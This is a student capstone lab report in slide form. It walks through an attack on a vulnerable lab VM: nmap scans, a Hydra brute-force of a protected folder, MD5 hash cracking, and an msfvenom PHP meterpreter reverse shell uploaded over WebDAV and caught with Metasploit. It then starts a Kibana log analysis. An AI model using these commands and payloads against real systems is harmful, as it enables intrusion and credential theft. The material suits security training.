

Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Present by: Nina Herbold

Monday, November 7, 2021 08:58 AM CDT

Table of Contents

01

Network Topology

02

Red Team: Security Assessment

03

Blue Team: Log Analysis and Attack Characterization

04


Hardening: Proposed Alarms, Mitigation Strategies and Assessment Summary

05

References: Resources and References

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: **192.168.1.1**
OS: Windows
Hostname: Red vs Blue –
ML-REFVM-684427

IPv4: **192.168.1.90**
OS: Kali GNU (Linux 5.4.0
Debian)
Hostname: Kali

IPv4: **192.168.1.100**
OS: Ubuntu 18.04.1 LTS
Hostname: ELK





IPv4: **192.168.1.105**
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine) 	192.168.1.1 (Preferred)	NATSwitch (Host Machine Cloud based - Hosting the 3 VMs below)
Kali 	192.168.1.90	Attacking Machine used for penetration testing
ELK Server 	192.168.1.100	Network Monitoring Machine running Kibana - Logs data from Capstone Machine (192.168.1.105)
Capstone (Server1) 	192.168.1.105	Target Machine Replicating a vulnerable server - attempting to pop - hosting an Apache and ssh server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access CVE-2019-6579	Port 80 is most commonly used for web communication and if left open and unsecured, it can allow public access.	This vulnerability allows access to the web servers. Files and Folders are readily accessible. Sensitive (and secret) files and folders can be found.
Apache Directory Listing CVE-2007-0450	Allowed attackers to reveal the IP address and the secret folder	Allowed attackers to reveal the IP address and the secret folder
Brute-force Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Reverse Shell Backdoor	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload	Attackers gained remote backdoor access to the Capstone web server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion (LFI) CVE-2021-31783	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	An LFI vulnerability allows an attacker to upload a malicious payload.
Directory Indexing vulnerability CWE-548 (CVE-2019-5437)	The attacker can view and download the content of a directory located on a vulnerable device. CWE-548 refers to an informational leak through directory listing.	The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.
Other user's credentials found when logging on with different user CVE-2020-24227	Storing a user name and/or password in plain text that is not encrypted	Evidence showed that Ashton had Ryan's name and password hash stored. This enabled further penetration into the system without extensive social engineering.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Hashed Passwords	Unsalted hashed passwords can be easily cracked with resources (i.e., https://crackstation.net/ , John the Ripper, etc.)	Hackers only need the username and password to compromise an account, gaining access.
Weak Passwords	Weak passwords are used that are commonly found in dictionary wordlists, such as “rockyou”. There are no lockouts for failed login attempts which allows for a brute force attack.	The brute force provided Ashton’s password and subsequent access to /secret_folder/ which revealed the password hash for Ryan. Weak passwords can be easily cracked by computers in seconds. Website: https://howsecureismypassword.net/ shows the password (i.e., leopoldo can be cracked in 5 seconds by a computer.)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	Vulnerabilities can be leveraged. Extensive potential Impact on any connected network.
WebDAV Vulnerability	Exploit WebDAV on a server and Shell access is possible.	If WebDAV is not configured properly, it can allow hackers to remotely modify website content.
Simple Usernames	Short names, first names, or any simple combination.	Username like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.

Exploitation: Open Web Port 80

01

Tools & Processes

I used nmap to scan for open ports on the target machine.

Commands used :

```
~# nmap -sV 192.168.1.0/24 or nmap -sn 192.168.1.*
```

```
~# nmap -sS -A 192.168.1.105
```

```
~# netdiscover -r 192.168.1.255/16
```

WEBSERVER

```
192.168.1.105/meet_our_team/ashton.txt
```

02

Achievements

- Nmap scanned 256 IP addresses: I found 4 hosts up: Port 22 and 80 are open and were of interest to me.
- The discovered files on meet_our_team/ashton.txt
- The ashton.txt allowed the discovery of the secret folder at /company_folders/secret_folder

Exploitation: Open Web Port 80 (Cont.)

03

Open the terminal and run:

~# `nmap -sV 192.168.1.0/24`

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-30 12:56 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:05:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.62 seconds
root@Kali:~#
```

```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-30 07:31 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00094s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|_ 256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_ 256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
|_ http-ls: Volume /
|_ maxfiles limit reached (10)
|_ SIZE TIME FILENAME
|_ - 2019-05-07 18:23 company_blog/
|_ 422 2019-05-07 18:23 company_blog/blog.txt
|_ - 2019-05-07 18:27 company_folders/
|_ - 2019-05-07 18:25 company_folders/company_culture/
|_ - 2019-05-07 18:26 company_folders/customer_info/
|_ - 2019-05-07 18:27 company_folders/sales_docs/
|_ - 2019-05-07 18:22 company_share/
|_ - 2019-05-07 18:34 meet_our_team/
|_ 329 2019-05-07 18:31 meet_our_team/ashton.txt
|_ 404 2019-05-07 18:33 meet_our_team/hannah.txt
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/30%OT=22%CT=1%CU=34414%PV=Y%DS=1%DC=D%X=Y%M=00155D%
OS:TM=61705757P=X%86.64%D=C%Linux%8u)SEQ(SP=101%GCD=1%ISR=10C%TI=Z%CI=Z%II=
OS:1XTS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%
OS:OS=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W
OS:6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:OS=XA%S=X%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=XA%Z=X%F=R%O=
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=ZXA=S+X%F=AR%O=X%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:X%S=XA%Z=X%F=R%O=X%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=ZXA=S+X%F=AR%O=X%RD=0%Q=)JUI
OS:(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=NXT=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.94 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.90 seconds
root@Kali:~#
```

Exploitation: Open Web Port 80 (Cont.)

03

```
Currently scanning: Finished! | Screen View: Unique Hosts
8 Captured ARP Req/Rep packets, from 3 hosts. Total size: 336

-----
IP             At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.1    00:15:5d:00:04:0d  6    252  Microsoft Corporation
192.168.1.100  4c:eb:42:d2:d5:d7  1     42  Intel Corporate
192.168.1.105  00:15:5d:00:04:0f  1     42  Microsoft Corporation
```


Host Discovery : ARP Scan

~# `netdiscover -r 192.168.1.255/16`


WEBSERVER

Navigating to the webserver at 192.168.1.105 was the next step. The screenshot shown is the webserver homepage, displaying company folders.

Reading through the files located in these confirms the existence of a secret folder that needed to be accessed.



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!




Index of /company_folders

[Name](#) [Last modified](#) [Size](#) [Description](#)

- [Parent Directory](#)
- [company_culture/](#) 2019-05-07 18:25
- [customer_info/](#) 2019-05-07 18:25
- [sales_docs/](#) 2019-05-07 18:25

Apache/2.4.29 (Ubuntu)



Exploitation: Brute-force Attack

01

Tools & Processes

I used Hydra which is already pre-installed on Kali Linux. I also required a password list –in this case, I used rockyou.txt

Command: `$ hydra -l ashton-P
/root/Downloads/rockyou.txt -s 80 -f 192.168.1.105
http-get /company_folders/secret_folder`

A hash of Ryan's password was found

02

Achievements

- Password for Ashton was tested against the common password dictionary “rockyou”
- Access to the /secret folder
- Access to /webdav system
- Ryan's password.dav was found: [linux4u](#)

Exploitation: Brute-force Attack (Cont.)

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10116 of 14344401 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10117 of 14344401 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10118 of 14344401 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10119 of 14344401 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10120 of 14344401 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10121 of 14344401 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10122 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10123 of 14344401 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10124 of 14344401 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10125 of 14344401 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10126 of 14344401 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10127 of 14344401 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10128 of 14344401 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10129 of 14344401 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10130 of 14344401 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10131 of 14344401 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10132 of 14344401 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of 14344401 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of 14344401 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of 14344401 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136 of 14344401 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 14344401 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 14344401 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344401 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344401 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jefferson" - 10141 of 14344401 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344401 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10143 of 14344401 [child 11] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-30 07:00:00
root@Kali:~/Downloads#
```

Brute force the password for the hidden directory using Hydra

Login to secret folder:
192.168.1.105/company_folders/secret_folder/
Login: **ashton**
Password: **leopoldo**

Index of /company_folders

Name	Last modified	Size	Description
------	---------------	------	-------------

Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:26	-	

Apache/2.4.29 (Ubuntu)

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"


User Name:

Password:

Cancel OK

Exploitation: Brute-force Attack (Cont.)

03




Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash: `d7dad0a5cd7c8376eeb50d69b3ccd352`)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser


Copy
Select All
Search Google for "d7dad0a5cd7c837..."
View Selection Source
Inspect Element (Q)
Take a Screenshot



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Break the hashed password for Ryan's credentials discovered in hidden file using the <https://crackstation.net> website

Hash: d7dad0a5cd7c8376eeb50d69b3ccd352

Type: md5

Result: linux4u


Connect to the server via WebDav

Login: ryan

Password: linux4u

Exploitation: Brute-force Attack (Cont.)

03



Exploitation: Reverse Shell Backdoor

01

Tools & Processes

Created and uploaded

```
~# msfvenom -p php/meterpreter/reverse_tcp  
LHOST=192.168.1.90 LPORT=4444 >> update.php
```

Established remote listener. Executed reverse shell backdoor on Capstone Apache server.

```
meterpreter> shell  
>find / -name flag.txt 2>/dev/null >cat flag.txt
```

02

Achievements

- Created a reverse shell payload and move it to webDAV server as Ryan
- Listen to the host and port
- Once the payload is executed, the attacker can listen to the Capstone server (192.168.1.105)
- Flag file was discovered <result of cat>:
b1ng0w@5h1sn@m0

Exploitation: Brute-force Attack (Cont.)

03

```
root@Kali:~/Downloads# cd ..
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> update.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
root@Kali:~#
```

```
root@Kali:~# msfconsole
[-] **rtng the Metasploit Framework console... |
[-] * WARNING: No database support: could not connect to server: Connection refused
Is the server running on host "localhost" (::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
```

[-] **

Metasploit

```
= [ metasploit v5.0.76-dev ] Hash
+ -- == [ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- == [ 558 payloads - 45 encoders - 10 nops ]
+ -- == [ 7 evasion ]
```

msf5 >

Upload a PHP reverse shell payload

Create a payload

Kali's IP Address: 192.168.1.90 (Attacking machine)

Capstone's IP Address: 192.168.1.105 (Target machine)

```
msfvenom -p php/meterpreter/reverse_tcp
lhost=192.168.1.90 lport=4444 >> update.php
```

Exploitation: Brute-force Attack (Cont.)

03

Copy msfvenom payload `shell.php` to `dav://192.168.1.105/webdav`

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler)
  Name      Current Setting  Required  Help
  ----      -
  LHOST     192.168.1.90     yes       The IP address of the remote host
  LPORT     4444             yes       The remote host port


Payload options (php/meterpreter/reverse_tcp)
  Name      Current Setting  Required  Help
  ----      -
  LHOST     192.168.1.90     yes       The IP address of the remote host
  LPORT     4444             yes       The remote host port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST => 192.168.1.90
msf5 exploit(multi/handler) > execute

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:48682) at 2021-10-30 13:39:51 -0700

meterpreter >
```



- Start the listener > `msfconsole`
use `exploit/multi/handler`
set payload `php/meterpreter/reverse_tcp`
set LHOST `192.168.1.90`
show options
exploit
- Execute the payload...
In the web browser access the payload:
`192.168.1.105/webdav/update.php`

Exploitation: Brute-force Attack (Cont.)

03


```
40755/rwxr-xr-x 4096 dir 2019-05-07 11:17:25 -0700 www
meterpreter > cd ..
meterpreter > ls
Listing: /
=====
Mode                Size      Type    Last modified                Name
----                -
40755/rwxr-xr-x 4096    dir     2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x 4096    dir     2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x 3840    dir     2021-10-30 12:53:26 -0700  dev
40755/rwxr-xr-x 4096    dir     2020-06-30 23:29:51 -0700  etc
100644/rw-r--r-- 16      fil     2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x 4096    dir     2020-05-19 10:04:21 -0700  home
100644/rw-r--r-- 57982894 fil     2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r-- 57977666 fil     2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x 4096    dir     2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x 4096    dir     2018-07-25 15:58:54 -0700  lib64
40700/rwx----- 16384   dir     2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x 4096    dir     2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x 4096    dir     2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x 4096    dir     2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x 0        dir     2021-10-30 12:52:55 -0700  proc
40700/rwx----- 4096    dir     2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x 900     dir     2021-10-30 12:54:03 -0700  run
40755/rwxr-xr-x 12288   dir     2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x 4096    dir     2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x 4096    dir     2018-07-25 15:58:48 -0700  srv
100600/rw----- 2065694720 fil     2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x 0        dir     2021-10-30 12:52:59 -0700  sys
41777/rwxrwxrwx 4096    dir     2021-10-30 12:53:32 -0700  tmp
40755/rwxr-xr-x 4096    dir     2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x 4096    dir     2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x 4096    dir     2019-05-07 11:16:46 -0700  var
100600/rw----- 8380064  fil     2020-06-19 04:08:40 -0700  vmlinuz
100600/rw----- 8380064  fil     2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
bing0w@5h1sn@m0
meterpreter >
```

Your listening
msfconsole will have
a meterpreter prompt
ready to send
commands and shell

meterpreter > **cat**
flag.txt

Results:
b1ng0w@5h1sn@m0





Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- The port (192.168.1.90) scan occurred on October 30, 2021 @ 21:30 UTC
- There were total of 112,259 hits and 4 requests were made for the secret folder and files contained in the secret folder.
- The file to connect_to_corp_server was requested and returned.
- This file contained instructions for the connections to the WebDAV server, as well as the username: ryan, and the hash password to use.



- 401
- 301
- 200
- 207
- 404
- 304

Analysis: Finding the Request for the Hidden Directory




- The attack started around 21:44 UTC with 15,949 requests were made for the “secret_folder”. The IP address the requests were coming from 192.168.1.90.
